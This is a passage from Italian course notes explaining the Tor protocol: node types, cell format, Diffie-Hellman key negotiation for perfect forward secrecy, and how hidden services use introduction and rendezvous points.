La scelta dei nodi di una catena viene effettuata dal browser Tor di Alice in base alle informazioni ricevute dal directory server: ogni nodo Tor quando si registra presso le directory invia il proprio indirizzo IP e una serie di caratteristiche. Gli Exit Nodes sono i più importanti: i dati che escono da questi nodi potrebbero non essere protetti da crittografia (se ad esempio Alice non ha effettuato una chiamata in HTTPS, o protetta da SSL/TLS, ma ha usato HTTP, le info dall'Exit Node al server di destinazione viaggiano in chiaro). Parimenti, i Guard Nodes vincono questo status quando hanno servito la rete Tor per un lungo periodo: sono nodi fidati a cui possiamo affidare il primo passo per entrare nella rete. Tutti i rimanenti nodi sono considerati nodi intermediari. Il perché di queste scelte e di questa classificazione si può spiegare brevemente dicendo che sono il primo e l'ultimo nodo della catena rappresentano i punti deboli attraverso cui è possibile attaccare il protocollo. Il circuito viene esteso un salto alla volta, ogni nodo lungo il percorso conosce solo il nodo che gli ha fornito le informazioni e verso che nodo inoltrarle. Nessun nodo conosce il percorso completo che il pacchetto ha preso. Il protocollo prevede la negoziazione di un nuovo insieme di chiavi crittografiche per ogni salto lungo il circuito, per assicurarsi che nessun nodo della catena possa tracciare queste connessioni durante il passaggio. I dati inviati vengono subito incapsulati in una sequenza di strati criptati, uno per ogni specifico nodo che verrà attraversato. Ogni nodo sarà in grado di aprire (“sbucciare”) unicamente il proprio strato, cioè lo strato più esterno della cipolla, rendendo possibile l'inoltro del nuovo livello criptato al nodo successivo. Con questa struttura di trasmissione "a cipolla" il percorso e i dati rimangono al sicuro da possibili analisi di traffico.

Una volta che un circuito è stabilito, si possono scambiare diversi tipi di dati e usare molti tipi di applicazioni attraverso una rete onion. Poiché ogni server non vede che un singolo salto nel circuito, né un intercettatore e neppure un nodo compromesso possono utilizzare le tecniche di analisi del traffico per collegare la sorgente con la destinazione della connessione

Ogni nodo che compone la rete prende il nome di **ONION ROUTER (OR)** mentre ogni Host che usufruisce di tale rete per veicolare anonimamente le proprie comunicazioni su internet prende il nome di **ONION PROXY (OP)**. Riferendosi all'esempio precedente OP è Alice. Quando un client desidera comunicare tramite questo sistema sceglie un percorso composto da diversi OR (N.B. se uso Tor di default 3 OR), dove ogni OR conosce il nodo che lo precede e quello successivo ma non conosce gli altri nodi che compongono l'intero percorso. In questo modo il client OP può inviare i propri dati cifrati lungo il percorso di OR, dove ogni OR è in grado di decifrare e quindi leggere la porzione di dati ad esso destinata mediante una chiave simmetrica. La stessa operazione viene eseguita per i restanti OR sul percorso fino a che i dati non arrivano a destinazione. I dati vengono inviati in celle di lunghezza fissa al fine di impedire qualsiasi correlazione tra la lunghezza dei dati inviati e la loro natura.

#### Autenticazione OP-OR e autenticazione OR-OR

Prima di iniziare qualsiasi connessione il client OP si connette al directory server e scarica la lista dei nodi OR disponibili e delle chiavi di identificazione di questi ultimi. Quando un client OP si connette ad un nodo OR<sub>x</sub>, OR<sub>x</sub> si autentica a OP inviandogli una catena composta da due certificati: il primo certificato usando una chiave di connessione temporanea e il secondo certificato autofirmato contenente la chiave di identificazione del nodo OR<sub>x</sub>. Il client OP può verificare la validità della chiave di identificazione fornita dal nodo OR<sub>x</sub> con quella scaricata dal directory server e rifiutare la connessione nel caso quest'ultima dovesse risultare non valida. Due nodi OR invece eseguono una mutua autenticazione utilizzando una procedura simile a quella descritta in precedenza: Un nodo OR<sub>x</sub> deve rifiutare una connessione a/da un OR<sub>y</sub> la cui chiave di identificazione non dovesse risultare valida o il cui certificato sia malformato o mancante.

#### Trasmissione dei dati

Una volta stabilita una connessione TLS tra le due entità (OP-OR oppure OR-OR), esse incominciano a scambiarsi i dati in celle di lunghezza fissa pari a 512 byte che vengono inviate in maniera sequenziale, questo impedisce qualsiasi attacco di correlazione tra la lunghezza dei dati e la natura del traffico stesso. La connessione TLS tra OP-OR oppure OR-OR non è permanente, una delle due parti coinvolte nella comunicazione può interrompere la connessione se non transitano dati per un tempo pari al KeepalivePeriod che di default vale 5 minuti.

#### Formato delle celle e tipologia

Tor è una rete (o meglio, è una overlay) basata sul concetto di circuito virtuale e si ispira ad una delle prime reti a commutazione di circuito, la rete ATM, che si basa sul concetto di creazione di circuiti virtuali basati su relay di "cella"; Infatti, i dati scambiati tra due entità all'interno di un



Figura 136

sistema di Onion Routing prendono il nome di celle, esse hanno una grandezza fissa di 512 byte. Ogni cella è composta da 2 campi che hanno funzioni di controllo e dal payload che contiene i dati trasmessi dall'applicazione.

- **CircID:** serve ad indicare a quale circuito virtuale è associata la cella, infatti ogni nuova connessione effettuata da un'applicazione del client OP può essere instradata tramite un percorso di nodi OR differente.
- **Command:** in base al valore della cella Command si definisce la tipologia della cella. Contiene il valore relativo ad uno dei comandi supportati dalle specifiche del protocollo e può assumere i seguenti valori:
  - PADDING (Padding)
  - CREATE (Crea un circuito)
  - CREATED (Conferma creazione)
  - RELAY (Invio dati)
  - DESTROY (Chiude un circuito)
  - CREATE\_FAST (Crea un circuito)
  - CREATED\_FAST (Conferma Creazione)
- **Payload:** contiene i dati che devono essere trasmessi all'altro nodo, ma il suo contenuto può variare a seconda del Command, infatti:
  - se Command=PADDING: Payload è inutilizzato;
  - se Command=CREATE: Payload contiene il challenge;
  - se Command=CREATED: Payload contiene il response;
  - se Command=RELAY: Relay header e relay body;
  - se Command=DESTROY: Payload è inutilizzato;

Per quanto riguarda la tipologia delle celle, esistono:

- Le celle di **PADDING** vengono utilizzate per implementare il keepalive della connessione: viene inviata una cella di PADDING ogni volta che tra OP e OR non transitano dati da oltre 5 minuti (tempo di default).
- Le celle **CREATE**, **CREATED** e **DESTROY** sono utilizzate per gestire la creazione e la chiusura dei circuiti virtuali. Nello specifico:
  - La cella **CREATE**: il client OP crea il circuito in maniera incrementale, un nodo alla volta. Per creare un nuovo circuito il client OP sceglie un percorso casuale tra i nodi OR disponibili e invia una cella CREATE al primo nodo, il payload della cella conterrà la prima parte dell'handshake Diffie Hellman (ovvero  $g^x$ ). Nel caso più semplice, ovvero se la lunghezza dei dati della cella è minore della lunghezza della chiave pubblica del nodo OR, la cella CREATE viene criptata con la chiave pubblica di OR.
  - La cella **CREATED**: quando un nodo OR riceve una cella CREATE risponderà con una cella CREATED il cui payload conterrà la seconda parte dell'handshake Diffie Hellman e i primi 20 byte della chiave derivata KH che serve a dimostrare la conoscenza della chiave condivisa. La cella CREATED transita in chiaro tra OR e OP.
- Le celle **RELAY** sono utilizzate per inviare comandi o dati lungo il circuito virtuale. Nello specifico:
  - Le celle **RELAY**: a differenza delle celle CREATE e CREATED che sono scambiate tra nodi tra loro adiacenti, le celle RELAY sono utilizzate per veicolare flussi di dati e messaggi di controllo attraverso un circuito composto da più nodi.

- La cella **RELAY EXTEND**: per estendere il circuito di un ulteriore nodo il client OP invia una cella relay EXTEND che istruisce l'ultimo nodo OR ad inviare una cella CREATE per estendere il circuito verso il nodo OR desiderato.
- La cella **RELAY EXTENDED**: quando un nodo OR processa una cella relay EXTEND invia una cella CREATE al nuovo nodo OR per estendere il circuito, il nuovo OR risponde con una cella CREATED, il payload di tale cella viene restituito al client OP all'interno di una cella EXTENDED.
- La cella **RELAY BEGIN**: nel payload di questa cella sono presenti, l'hostname o l'indirizzo IP nel formato IPv4 o IPv6 e la porta dell'Host a cui si desidera connettere (facendo riferimento all'esempio precedente si tratta di indirizzo e porta del server web di destinazione). La cella RELAY BEGIN viene instradata lungo il circuito e viene processata dal nodo OR di uscita (Exit Node) che apre una nuova connessione TCP verso l'indirizzo e la porta specificati nel payload del pacchetto. Se la connessione TCP va a buon fine il nodo OR di uscita invia una cella RELAY\_CONNECTED al client OP che lo informa dell'avvenuta connessione.[1]

### Perfect Forward Secrecy

Come detto in precedenza, l'onion routing si basa sulla negoziazione di coppie di chiavi pubblica/privata tra i vari nodi per implementare la cifratura telescopica. Quindi la debolezza di Tor risiede proprio nella coppia di chiavi che viene negoziato tra i nodi, cioè se un nodo viene compromesso e viene catturata la sua chiave privata, allora l'intera comunicazione sarebbe compromessa. Di conseguenza è possibile catturare normalmente tutto il traffico (anche per un periodo piuttosto lungo), conservarlo, ed una volta che riesce ad ottenere una chiave sarà possibile leggere questo traffico. La stessa operazione potrà essere svolta anche con il traffico futuro. Tor, però, implementa un meccanismo che protegge il tutto in caso di compromissione della chiave, e tale meccanismo è noto in crittografia come Perfect Forward Secrecy. Questa proprietà crittografica garantisce che se una chiave di cifratura viene compromessa, allora tutte le chiavi di sessione generate a partire da queste chiavi di cifratura, rimangono riservate. Nello specifico, Tor, realizza lo scambio di coppie di chiavi (negoziazione) con ogni relay, ma tali chiavi sono utilizzate solo per verificare l'autenticità dei messaggi (firma) e non per cifrarli. Quindi un attaccante che è in grado di ottenere una chiave privata, sarà in grado di decifrare il traffico futuro, ma il traffico passato che ha catturato in precedenza non sarà più negoziabile; per il traffico futuro, invece, se Tor si accorge che un host è stato compromesso (sua chiave privata catturata) allora potrebbe procedere ad un cambio di chiavi (nuova negoziazione).

Vediamo, adesso, come funziona il meccanismo di negoziazione delle chiavi (si basa su DH) che garantisce in Tor la Perfect Forward Secrecy:

1. La prima fase consiste nello stabilire un circuito tra il client ed il primo nodo di Tor: un nodo cliente, che chiamiamo Alice, deve creare un circuito virtuale, e per fare ciò invia una cella CREATE al primo nodo della rete Tor (nodo di guardia o nodo1) contenente una informazione  $g^{x_1}$  cifrata con la chiave pubblica del nodo1. Dopodichè, il nodo1 decifra con la sua chiave privata la cella CREATE, calcola  $g^{x_1 y_1}$  (questo corrisponde alla prima parte dell'handshake di Diffie-Hellman) e deriva  $k_1$  (cioè la chiave di sessione che serve per cifrare i dati che fluiranno tra Alice e il nodo1); poi invia ad Alice la cella CREATED (che funge da ack) che contiene  $g^{y_1}$  e l'hash  $H(g^{x_1 y_1})$  della chiave  $g^{x_1 y_1}$  che ha costruito. Alice, poi, calcola  $g^{x_1 y_1}$  ed è quindi in grado di derivare  $k_1$  utilizzando  $H(K_1)$ . A questo punto entrambi dispongono della chiave  $k_1$  che sarà utilizzata per cifrare le informazioni che fluiranno tra i due.




Figura 137

2. Una volta stabilita una sessione con il nodo1, Alice deve estendere il circuito in avanti, cioè verso il nodo2 ed avvicinarsi, così, al nodo di uscita: questa operazione è chiamata RELAY EXTEND. Alice chiede al nodo1 di estendere il circuito verso al nodo2, inviando al nodo1 una cella RELAY EXTEND cifrata con  $K_1$ , e tale cella contiene  $g^{x^2}$  cifrata con la chiave pubblica del nodo2. Poi, nodo1 decifra questa cella con la chiave  $k_1$ , ed essendo una cella RELAY EXTEND legge l'indirizzo del prossimo nodo. Poi nodo1 estraе il payload della cella e lo inserisce in una nuova cella CREATE inviadola al nodo2.




Figura 138

3. Il nodo2 decifra la cella, calcola  $g^{x^2y^2}$  e deriva la chiave  $k_2$ . Poi invia la cella CREATED contenente  $g^{y^2}$  e l'hash della chiave  $H(K_2)$  a nodo1. A sua volta nodo1 estraе il payload dalla cella e lo mette in una cella RELAY EXTENDED cifrandola con  $k_1$ .




Figura 139

4. Nodo1 invia la cella appena creata ad Alice, che a sua volta la decifra con  $k_1$ , poi calcola  $g^{x^2y^2}$  e deriva la chiave  $k_2$ . Il circuito virtuale tra Alice e nodo1 è stato creato e si userà l'AES con chiave  $k_2$ .




Figura 140

5. Quindi, adesso, Alice ha costruito sia la chiave per comunicare con il nodo1 e sia la chiave per comunicare con il nodo2. La stessa operazione viene reiterata in avanti/effettuata tra il nodo 2 ed il nodo di uscita (nodo3). Tutto questo meccanismo appena descritto permette la Perfect Forward Secrecy.

## 6.2.2 Hidden Services

Un aspetto importante della rete Tor sono i servizi nascosti. Garantire l'anonimato dell'origine della comunicazione è solo una faccia della medaglia di Tor, ma in realtà un altro aspetto importante è l'anonymizzazione dell'identità dell'erogatore di servizi, quindi la possibilità di fornire servizi con identità nascosta. Quindi, anche se la funzionalità più popolare di Tor è quella di fornire anonimato ai client, può anche fornire anonimato ai server. Usando la rete Tor, è possibile ospitare dei server in modo che la loro localizzazione nella rete sia sconosciuta, quindi di essi non si conosce né l'indirizzo IP e né il nome FQDN mappato sul DNS. Un servizio nascosto può essere ospitato da qualsiasi nodo della rete Tor, non importa che esso sia un router o solo un client, per accedere ad un servizio nascosto, però, è necessario l'uso di Tor da parte del client. In altre parole, è possibile offrire un servizio (ad esempio un sito web) in modo totalmente anonimo, come servizio nascosto Tor. Ai servizi nascosti si accede attraverso uno pseudo-dominio di primo livello *.onion*. La rete Tor capisce la richiesta e apre una connessione con il server desiderato. In genere si preferisce configurare un servizio nascosto in modo che sia accessibile esclusivamente da un'interfaccia di rete non pubblica. I servizi a cui si accede sia attraverso Tor, sia attraverso la rete pubblica sono suscettibili di attacchi a correlazione. Un altro vantaggio dei servizi nascosti di Tor è che non richiedono indirizzi IP pubblici per funzionare e possono quindi essere ospitati dietro dei firewall e dei NAT. Gli hidden services vengono utilizzati per vari motivi, tra cui alcuni legittimi come la fornitura di informazioni relativi a scienza, arte, gioco, politico etc..., e molti illegittimi (vendita di armi, droga, etc...).

Vediamo, adesso, come funzionano gli hidden services: abbiamo un client che vuole accedere ad un servizio, ed abbiamo un server (avente indirizzo IP) che vuole rendere disponibile tale servizio senza però essere individuato né dal client e né da nessun altro. Tutte le macchine mostrate in figura sottostante, che sono posizionate tra il client ed il server, non sono altro che dei relay disponibili sulla rete Tor e che sono utilizzabili per supportare la realizzazione di tale servizio nascosto. L'hidden services sceglie un certo numero di relay (A e B in figura) tra quelli disponibili su Tor (questi relay sono necessari per nascondere l'identità dell'hidden services e vengono chiamati punti di **introduction point**), e fornisce loro la sua chiave pubblica che serve ad identificare il servizio; a questo punto gli introduction point sanno come arrivare all'hidden service, ma non sanno la sua identità. Per semplicità in figura è mostrato solo l'introduction point, ma in realtà il percorso è composto sempre da tre relay: l'entry point Tor, il relay intermedio ed infine l'introduction point; quindi per garantire l'anonimato del server vi è un path Tor completo verso l'introduction point.




Figura 141

A questo punto bisogna far conoscere al mondo delle informazioni che servono per rendere disponibile l'accesso all'hidden service. Quindi l'hidden service deve costruire un blocco di dati, detto “**service descriptor**”, che serve a rendere disponibile il servizio al mondo, e che contiene la chiave pubblica del servizio nascosto e un summary che contiene le informazioni di ogni introduction point; questo descrittore viene firmato

con la chiave privata dell'hidden service e viene inviato ad un server pubblico di **lookup** (es. una DHT) usando sempre un circuito Tor.




Figura 142

A questo punto il lookup service dispone del descrittore del servizio (costituito dal nome del servizio, dalla chiave pubblica, dall'introduction point e della firma di tutto questo blocco firmato dalla chiave privata dell'hidden service). Un client, a questo punto, per contattare un hidden service ha bisogno di effettuare una query al servizio di lookup (es. ricevere il descrittore) utilizzando il suo indirizzo che è in una forma particolare che si chiama **x.onion**. Dopo questo, il client può avviare la creazione della connessione scaricando il descrittore del lookup service che ha il compito di pubblicizzare il servizio nascosto nella rete Tor.




Figura 143

L'indirizzo nella query ha un formato chiamato *x.onion* che non è altro che una URL web realizzata attraverso il top level domain *.onion* e come del dominio vi è un hash della chiave pubblica del servizio.

<http://go2ndkjdf7whfanf.onion>




Figura 144

A questo punto il client, avendo il descrittore, da esso preleva la lista degli introduction point che deve contattare per accedere all'hidden service, ed ha anche la chiave pubblica associata al servizio che gli serve per comunicare con loro.




Figura 145

Ovviamente anche il client vuole nascondere la propria identità e quindi non vuole negoziare direttamente con gli introduction point, ma vuole utilizzare un altro circuito Tor intermedio aprendo tale circuito verso un altro nodo che fungerà da relay presso cui si realizzerà un appuntamento (o punto d'incontro tra client e server), e tale nodo prende il nome di **rendezvous point**. Il client sceglie questo relay in maniera casuale dalla lista di nodi Tor disponibili.




Figura 146

Una volta stabilito tale circuito, il client invia al nodo di rendezvous un *rendezvous cookie* (one-time password secret).




Figura 147

A questo punto, dato che il client ha in possesso il descrittore del servizio che gli ha fornito informazioni circa l'introduction point, va a costruirsi un “introduction message” (cifrandolo con la chiave pubblica dell'hidden service) da mandare agli introduction point per comunicargli l'indirizzo del rendezvous point ed anche il one-time secret negoziato con il rendezvous point. Poi sceglie uno degli introduction point e gli invia queste informazioni chiedendo che questi dati vengano consegnati all'hidden service. (Ovviamente il client inviando tale messaggio deve fare in modo di rimanere anonimo e quindi costruisce un circuito Tor con tale introduction point)




Figura 148

A questo punto l'introduction point inoltra l'introduction message inviato dal client all'hidden service che a sua volta lo decifra e scopre l'indirizzo del rendezvous point ed il One-time secret contenuto.

